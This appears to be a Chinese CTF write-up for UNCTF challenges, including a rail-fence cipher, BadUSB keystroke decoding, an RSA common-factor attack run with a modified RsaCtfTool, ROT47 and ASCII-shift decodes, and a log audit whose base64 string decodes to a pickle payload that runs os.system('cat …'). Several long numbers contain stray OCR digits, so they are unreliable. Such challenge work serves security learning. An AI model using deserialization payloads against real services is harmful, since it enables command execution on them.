
From Base64

Alphabet
A-Za-z0-9+/=

✓ Remove non-alphabet chars

```
AZSLh2OofBA0C2qzi25mg2KsYqW7iCSdDq9aBLKsDBWyi259
```

```
UCFsbciet_inwnaoagNf{usrb_oXagadmwn}
```




```
填写所需检测的密码：(已输入字符数统计：36)
UCFsbciet_inwnaoagNT{usrb_oXagadmwn}

结果：(字符数统计：312)
得到因数(排除1和字符串长度)：
 2 3 4 6 9 12 18

第1栏：UFbitiwaaN{sboaamnCsce_nnogTur_Xgdw}
第2栏：Usi_woNubXawCbeinaTs_adnFctnag{rogm}
第3栏：Ubtwa{bamCc_ngu_gwFiiaNsoansenoTrXd}
第4栏：UiwNbaCenT_dFta{oms_ouXwbiasancngrg}
第5栏：U_NXCiTaFn{gswuabnsdcarmiobwea_ntgo}
第6栏：UwbCn_FaosoXbaacggiNaeTdt{m_uwisnnr}
第7栏：UNCTF{subscribe_to_Xiangwandamowang}
```

分析badusb流量

猜测是键盘键值，查阅键值表得出，注意20表示Caps Lock，2D为-

得出flag



2018	U
2011	N
2006	C
2017	T
2009	F
202f	{
201C	Y
27	0
18	u
002D	-
2004	A
15	r
8	e
002D	-
19	v
8	e
15	r
001C	y
002D	-
11	n
001E	1
6	c
8	e
2030	}

baby_rsa


已知n、c、e，需要分解n，但在线网站查不到，位数过多，使用yafu也难以分解。

注意到

```
c=pow(m*p+n,e,n)
```


也就是说用来加密的明文中包含了n，c和n是有共同之处的。

RsaCtfTool中有一个攻击方法符合这种情况（attacks/single_key/comfact_cn.py）



```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from attacks.abstract_attack import AbstractAttack
from lib.rsalibnum import gcd
from lib.utils import s2n
from lib.keys_wrapper import PrivateKey
from lib.utils import timeout, TimeoutError


class Attack(AbstractAttack):
    def __init__(self, timeout=60):
        super().__init__(timeout)
        self.speed = AbstractAttack.speed_enum["medium"]

    def comfact(self, cipher, publickey):
        for c in cipher:
            commonfactor = gcd(publickey.n, s2n(c))

            if commonfactor > 1:
                publickey.q = commonfactor
                publickey.p = publickey.n // publickey.q
                priv_key = PrivateKey(
                    int(publickey.p),
                    int(publickey.q),
                    int(publickey.e),
                    int(publickey.n),
                )
                return (priv_key, None)
        return (None, None)

    def attack(self, publickey, cipher=[], progress=True):
        """Try an attack where the public key has a common factor with th
ciphertext - sourcekris"""
        if cipher is not None:
            try:
                with timeout(self.timeout):
                    return self.comfact(cipher, publickey)
            except TimeoutError:
                return (None, None)
        return (None, None)

    def test(self):
        """ FIXME: Implment testcase """
```


修改该文件，加入print输出p、q。



```python
def comfact(self, cipher, publickey):
    for c in cipher:
        commonfactor = gcd(publickey.n, s2n(c))

        if commonfactor > 1:
            publickey.q = commonfactor
            publickey.p = publickey.n // publickey.q
            priv_key = PrivateKey(
                int(publickey.p),
                int(publickey.q),
                int(publickey.e),
                int(publickey.n),
            )
            print(publickey.p)
            print(publickey.q)
            return (priv_key, None)
```

python3 RsaCtfTool.py -n 27023180567533176673625876001733765250439008888496677405372613659387969480500400831799338479404533734632060401129194207025095826786316107611502577395964365591899893794206238112244571942694129959717225168573059987542436467778426312967832431595178558711258027999897974942046398583397445299861338203860420721585460676138091828032223153425728023656897880166788811969523526091221520293020106530587453637600349533427641518473788620430866128331962450325767202417824455886116760280239705754222948387172102353564657340216229891342124971948458724351338597649821310431397426705701275774039588035776573373417654649168810548916141 -e 65537 --uncipher 34895996575274038938519735532946846085041405325545622940277222185974646698486083376639971158052010273400927338230196617068725442312095237728454923984926771856602139631181446680381839249703704814761412216097062080644285607322143614691352120573553428251935989717755518332406993934828394222734807932448415311266421992027446106561531555454158594103615955641976856551330745821182309935191339355333133642336683374276084195284301027940522611909306709336572872724525812489348900294095592345076260124232554306996870388086583271746096608747485401855892638004476502425932241899760587390541743600245365943844475186871268916750 59 --attack comfact_cn

成功得到p、q



```
└─$ python3 RsaCtfTool.py -n 270231805675331766736258760017337652504390088884966774053726136593879694805004008317993384794045337346320604011291942070250958267863161076115025773959643655918998937942062381122445719426941299597172251685730599875424364677784263129678324315951785587112580279998979749420463985833974452998613382038604207215854606761380918280322231534257280236568978801667888119695235260912215202930201065305874536376003495334276415184737886204308661283319624503257672024178244558861167602802397057542229483871721023535646573402162298913421249719484587243513385976498213104313974267057012757740395880357765733734176546491688105489161 41 -e 65537 --uncipher 34895996575274038938519735532946846085041405325545622940277222185974646698486083376639971158052010273400927338230196617068725442312095237728454923984926771856602139631181446680381839249703704814761412216097062080644285607322143614691352120573553428251935989717755518332406993934828394222734807932448415311266421992027446106561531555454158594103615955641976856551330745821182309935191339355333133642336683374276084195284301027940522611909306709336572872724525812489348900294095592345076260124232554306996870388086583271746096608747485401855892638004476502425932241899760587390541743600245365943844475186871268916750 59 --attack comfact_cn
private argument is not set, the private key will not be displayed, even if recovered.

[*] Testing key /tmp/tmpvsrdg8os.
[*] Performing comfact_cn attack on /tmp/tmpvsrdg8os.
1723544313975693652350999400612403701795715111681575675321648499739796116446233541721882395678777
1384041417999536247752917836303499415661220514509357832814595774956403989521367948931534611513249
0642592522762656407651139840703339409066567122012835342275527635584326388013555842833041245278033
0015120344362264389
1567884292176909591221364323724862838914917451519769114181122370000980444117960152849136233043646
7733093983397264900892341579552200623893464948321573195883118856933702304321232332854977969842358
9515561047696999301060256320877930443462556643511887843336351057746644504689754204587441979168400
949611897429097 69
[*] Attack success with comfact_cn method !

Results for /tmp/tmpvsrdg8os:

Unciphered data :
HEX : 0x0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000666b59c5be5d7dee5a0dcc3716a23b243e961d11689d49a33747ba56c5b0a5e746
98a2f476fe6ebe2d54225a373aefeea5b6c503a5677922a8b7c612d045286cab32f17aaace729dcc0509840440525bf0
e8c657a567c0144f4b2e711d8302d7bdc80fac2621c7fb262d8e76d83f3ae3c4ba73429caea4368af8deb9a953b74d9a
47763afadb2ae10a6c6b573eeaf86bc0bf87dba5
INT (big endian) : 269089550335871179035295166373291231415967060134283464129583972254985861468752
344301100584934135873475735557433808778212494221143828208979800521047897533740866653271244192034
982320632923829462432878111853391623085031243463598665751999061011913878482266016324420340281530
40879918525777732355188941618733326896313761512485084132424308272035994464872962934168485
```

exp：


```
import gmpy2
import libnum
p = 172354431397569365235099940061240370179571511681575675321648499739796116446233541721882395678777138404141799
9536247752917836303499415661220514509357832814595774956403989521367948931534611513249064259252276265640765113984
07033394090665671220128353422755276355843263880135558428330412452780330015120344362264389
q = 156788429217690959122136432372486283891491745151976911418112237000098044411796015284913623304364677330939833
9726490089234157955220062389346494832157319588311885693370230432123233285497796984235895155610476969999301060256
32087793044346255664351188784333635105774664450468975420458744197916840094961189742909769
e = 65537
c = 348959965752740389385197355329468460850414053255456229402772221859746466984860833766399711580520102734009273
3823019661706872544231209523772845492398492677185660213963118144668038183924970370481476141221609706208064428560
7322143614691352120573553428251935989717755518332406993934828394222734807932448415311266421992027446106561531555
45415859410361595564197685655133074582118230993519133935553331336423366833742760841952843010279405226119093067093
3657287272452581248934890029409559234507626012423255430699687038808658327174609660874748540185589263800447650242
593224189976058739054174360024536594384447518687126891675059
n = p * q
fn = (p - 1) * (q - 1)
d = gmpy2.invert(e, fn)
h = gmpy2.powmod(c, d, n)
m = hex(h//q)[2:]
print (m)
```

如果无法得出正确结果，可尝试调换p、q。

解出flag



```
756e6374667b7273615f73316d7031655f306b6b7d
```




转换后输出格式设置: [✓ 不加] 加空格 加

```
unctf{rsa_s1mp1e_0kk}
```

电信诈骗pro

经试验5.#4&;Sw)2Ti%*Sj1eUU9kTwi*Sj)1S"a8S0)6x-8(x7=为ROT47，位移量为64，使用工具解出flag



ROT47

Amount
64

```
5.#4&;Sw)2Ti%*Sj1eUU9kTwi*Sj)1S"a8S0)6x-8(x7=
```

Output

```
unctf{5Yir6Kej5LqG77yM6YKj5Liq5bCx5piVzmxhZw}
```


Misc

简单日志审计

题目上就有base64

STAKcDAKMFMnY2F0IC9DVEY/WW91U2hvdUppdVhpbmcnCnAxCjAoZzAKbHAyCjAoSTAKdHAzCjAoZzMKSTAKZHA0CjBjb3MKc3lzdGVtCnA1CjBnNQooZzEKdFIu

解出/CTF?YouShouJiuXing即是flag




```
I0
p0
0S'cat /CTF?YouShouJiuXing'
p1
0(g0
lp2
0(I0
tp3
0(g3
I0
dp4
0cos
system
p5
0g5
(g1
tR.
```

电信诈骗

qi]m^roVibdVbXUU`h

经试验第1位ASCII码加4，第2位加5，依此类推，即是flag



ASCII码转换器

本软件将字符与ASCII码相互转换！欢迎使用！

请输入字符或相应的ASCII码

```
117,110,99,116,102,123,121,97,117,111,114,101,114,105,103,104,116,125
```

输入的若为ASCII码，请以西文逗号隔开！末尾无须加逗号，并且输入的内容尽量不要太多，否则出错！

转换后


```
unctf{yauoreright}
```


○ 字符->ASCII [● ASCII->字符]

转换
清空
退出
http://blog.sina.com.cn/xucongli1989
尘絮缘制作@2009.10.12==QQ==858999876


引大流咯，happy

使用010Editor打开，看不出什么，找到原图，发现题目比原图短了一截



